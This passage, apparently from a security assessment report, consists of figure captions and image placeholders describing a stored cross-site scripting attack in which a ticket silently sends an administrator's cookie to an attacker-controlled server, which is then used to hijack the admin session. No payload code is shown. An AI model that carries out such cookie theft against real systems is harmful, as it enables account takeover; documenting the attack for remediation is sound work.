


Figure 1.7: Attacker controlled server receiving callback with the administrator's cookie.

(Victim's Perspective)

1. Victim will attempt to open the submitted ticket.






Figure 1.8: Administrator checking a ticket.

2. Victim will not notice any `javascript` execution.




Figure 1.9: no indication of `javascript` execution.




Figure 1.10: Once the Victim access the ticket, the victim’s cookie will be exfiltrated to the attacker controlled server.

(Post-Exploitation / Impact)

The exfiltrated cookie can be used to access the administrator’s account.




Figure 1.11: original session.




Figure 1.12: Hijacked session.